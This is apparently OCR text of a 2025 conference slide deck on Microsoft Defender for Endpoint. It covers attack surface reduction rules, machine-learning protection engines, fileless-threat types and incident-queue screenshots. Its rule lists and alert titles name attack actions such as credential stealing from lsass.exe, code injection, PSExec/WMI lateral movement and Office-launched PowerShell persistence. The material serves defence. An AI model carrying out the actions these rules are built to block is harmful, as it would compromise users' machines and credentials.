
Connection blocked
Your IT administrator caused Microsoft Defender Security Center to block this network connection. Contact your IT help desk.

Attack surface reduction for Windows

Allow, audit and block

Protect against risks by reducing the surface area of attack

- System hardening without disruption
- Customization that fits your business
- Visualize the impact and simply turn it on



Attack surface reduction rule detections

Possible malware or breach activity on your devices

9.1k detections
2 unique files
2 affected devices

Detections over time

Attack surface reduction rules

86% devices use ASR rules to block threats

Configuration for behavioral rules from Windows Defender ATP that reduce the attack surface of your devices

Device settings by rule

Block Office applications from injecting code into other proce...
Block all Office applications from creating child processes
Block JavaScript or VBScript from launching downloaded exec...
Block executable content from email client and webmail
Use advanced protection against ransomware
Block process creations originating from PSExec and WMI com...
Block Office communication application from creating child pr...
Block Office applications from creating executable content
Block Win32 API calls from Office macro
Block execution of potentially obfuscated scripts
Block executable files from running unless they meet a preval
Block credential stealing from the Windows local security aut
Block untrusted and unsigned processes that run from USB
Block Adobe Reader from creating child processes

Attack surface reduction (ASR) rules

Minimize the attack surface

Signature-less, control entry vectors, based on cloud intelligence.
Attack surface reduction (ASR) controls, such as behavior of Office macros.

Productivity apps rules

- Block Office apps from creating executable content
- Block Office apps from creating child processes
- Block Office apps from injecting code into other processes
- Block Win32 API calls from Office macros
- Block Adobe Reader from creating child processes

Email rule

- Block executable content from email client and webmail
- Block only Office communication applications from creating child processes

Script rules

- Block obfuscated JS/VBS/PS/macro code
- Block JS/VBS from launching downloaded executable content

Polymorphic threats

- Block Webshell creation for Servers
- Block abuse of exploited vulnerable signed drivers
- Block executable files from running unless they meet a prevalence, age, or trusted list criteria
- Block rebooting machine in Safe Mode
- Block use of copied or impersonated system tools
- Use advanced protection against ransomware
- Block untrusted and unsigned processes that run from USB

Lateral movement and credential theft

- Block process creations originating from PSExec and WMI commands
- Block credential stealing from the Windows local security authority subsystem (lsass.exe)
- Block persistence through WMI event subscription


NerdioCon
2025
PALM SPRINGS

Next Generation Protection

Next generation protection

Helps block and tackle sophisticated threats and malware

- Behavioral based real-time protection
- Blocks file-based and fileless malware
- Stops malicious activity from trusted and untrusted applications



Protection history

View the latest protection actions and recommendations from Windows Security.

Filtered by: Severe

Threat blocked Severe
7/12/2019 3:46 AM

Status: Allowed
This threat or app is allowed and was not remediated.

Threat detected: Behavior:Win32/UserinitInject.B
Alert level: Severe
Date: 7/12/2019 3:46 AM
Category: Suspicious Behavior
Details: This program is dangerous and executes commands from an attacker.

Learn more

Affected items:

behavior: pid:7588:59046673204718

Threat blocked Severe
7/12/2019 3:46 AM

Threat blocked Severe

Change your privacy settings

View and change privacy settings for your Windows 10 device.

Microsoft Defender for Endpoint next generation protection engines

78T+ signals to train ML

Metadata-based ML
Stops new threats quickly by analyzing metadata

Behavior-based ML
Identifies new threats with process trees and suspicious behavior sequences

AMSI-paired ML
Detects fileless and in-memory attacks using paired client and cloud ML models

File classification ML
Detects new malware by running multi-class, deep neural network classifiers

Detonation-based ML
Catches new malware by detonating unknown files

Reputation ML
Catches threats with bad reputation, whether direct or by association

Smart rules
Blocks threats using expert-written rules

Cloud

Client

ML
Spots new and unknown threats using client-based ML models

Behavior monitoring
Identifies malicious behavior, including suspicious runtime sequence

Memory scanning
Detects malicious code running in memory

AMSI integration
Detects fileless and in-memory attacks


Heuristics
Catches malware variants or new strains with similar characteristics

Emulation
Evaluates files based on how they would behave when run

Network monitoring
Catches malicious network activities

Innovations in fileless protection

- Dynamic and in context URL analysis to block call to malicious URL
- AMSI-paired machine learning uses pairs of client-side and cloud-side models that integrate with Antimalware Scan Interface (AMSI) to perform advanced analysis of scripting behavior
- DNS exfiltration analysis
- Deep memory analysis



Taxonomy of fileless threats

Type III
Files required to achieve fileless persistence

Type II
No file written on disk, but some files used indirectly


Type I
No file activity performed

Execution/Injection

Exploit

Hardware

Microsoft Defender for Endpoint's NGP protection pipeline



Client

Heuristics, behavior, and local ML models

Cloud metadata

ML-powered cloud rules

Sample

Suspicious files uploaded for inspection by multiclass, deep neural network classifier

Detonation

Suspicious files are executed in a sandbox for dynamic analysis

Big data

Automatically classify threats based on signals across Microsoft

Dynamic: behavior monitoring

Monitors activity on:

- Files
- Registry keys
- Processes
- Network (basic HTTP inspection)
- …and few other specific activities

Heuristics can:

- Detect sequences of events
  E.g., a file named “malware.exe” is created
- Inspect event data
  E.g., an AutoRun key is created and contains “malware.exe”
- Correlate with other static signals
  E.g., “malware.exe” has an attribute indicating
  it is a DotNet executable
- Perform some basic remediation
  E.g., delete “malware.exe” if the BM event reported infection
- Request memory scan of running processes


NerdioCon
2025
PALM SPRINGS

Endpoint Protection and Response

Endpoint detection and response

Detect, disrupt, and respond to advanced persistent attacks

- Behavioral-based, AI-powered, real-time protection
- Automatic attack disruption for in-progress attacks
- Live response to gain access to devices


Windows Defender Security Center
Search (File, IP, URL, Machine, User)
30 days

Incidents

✓	Incident name	Severity	Category	Alerts	Machines	Users	Last activity	Classification
✓	2196	Medium	General, Persistence, Suspicious Activity, Delivery	11	[redacted]	[redacted]	10/17/18, 5:25 PM	Not set
	2195	Medium	Installation	1	[redacted]	[redacted]	10/17/18, 4:04 PM	Not set
	2191	Medium	General, Suspicious Activity	2	[redacted]	[redacted]	10/16/18, 8:57 AM	Not set
	2194	Low	Suspicious Network Traffic	1	[redacted]		10/16/18, 7:31 AM	Not set
	2192	Low	Suspicious Network Traffic	1	[redacted]		10/16/18, 7:12 AM	Not set
	2193	Low	Suspicious Network Traffic	1	[redacted]		10/16/18, 7:25 AM	Not set
	2190	Low	Suspicious Network Traffic	1	[redacted]		10/16/18, 5:59 AM	Not set
	2189	Low	Suspicious Network Traffic	1	[redacted]		10/16/18, 6:30 AM	Not set
	2188	Low	Suspicious Network Traffic	1	[redacted]		10/16/18, 2:04 AM	Not set
	2183	Low	Suspicious Network Traffic	1	[redacted]		10/15/18, 5:32 PM	Not set
	2187	Low	Suspicious Network Traffic	1	[redacted]		10/15/18, 5:55 PM	Not set
	2186	Low	Suspicious Network Traffic	1	[redacted]		10/15/18, 5:48 PM	Not set
	2184	Low	Suspicious Network Traffic	1	[redacted]		10/15/18, 5:26 PM	Not set
	2185	Low	Suspicious Network Traffic	1	[redacted]		10/15/18, 5:19 PM	Not set
	2182	Low	Suspicious Network Traffic	1	[redacted]		10/16/18, 2:59 PM	Not set
	2181	Low	Suspicious Network Traffic	1	[redacted]		10/16/18, 2:27 PM	Not set
	2180	Low	Suspicious Network Traffic	1	[redacted]		10/16/18, 2:30 PM	Not set
	2178	Low	Suspicious Network Traffic	1	[redacted]		10/16/18, 2:22 PM	Not set
	2179	Low	Suspicious Network Traffic	1	[redacted]		10/15/18, 12:58 PM	Not set

2196

Open incident page

Status: Active
Assigned to: Unassigned
Severity: Medium
Classification: (Not set)
Set status and classification
Categories: General
Persistence
Suspicious Activity
Delivery
Activity time: First - Oct 17, 2018, 5:25:35 PM
Last - Oct 17, 2018, 5:25:51 PM

Alerts (11)

✓	Title
	Windows Defender AV detected an active 'MuProcSchtaskfromOffice' mal...
	An anomalous scheduled task was created
	Powershell dropped a suspicious file on the machine
	An uncommon file was created and added to a Run Key
	Suspicious Powershell commandline
	An anomalous scheduled task was created
	Office process dropped and executed a PE file.
	An Office application ran suspicious commands
	Anomaly detected in ASEP registry
	Office process dropped and executed a PE file.
	Scheduled query | Downloaded Office file executes PowerShell

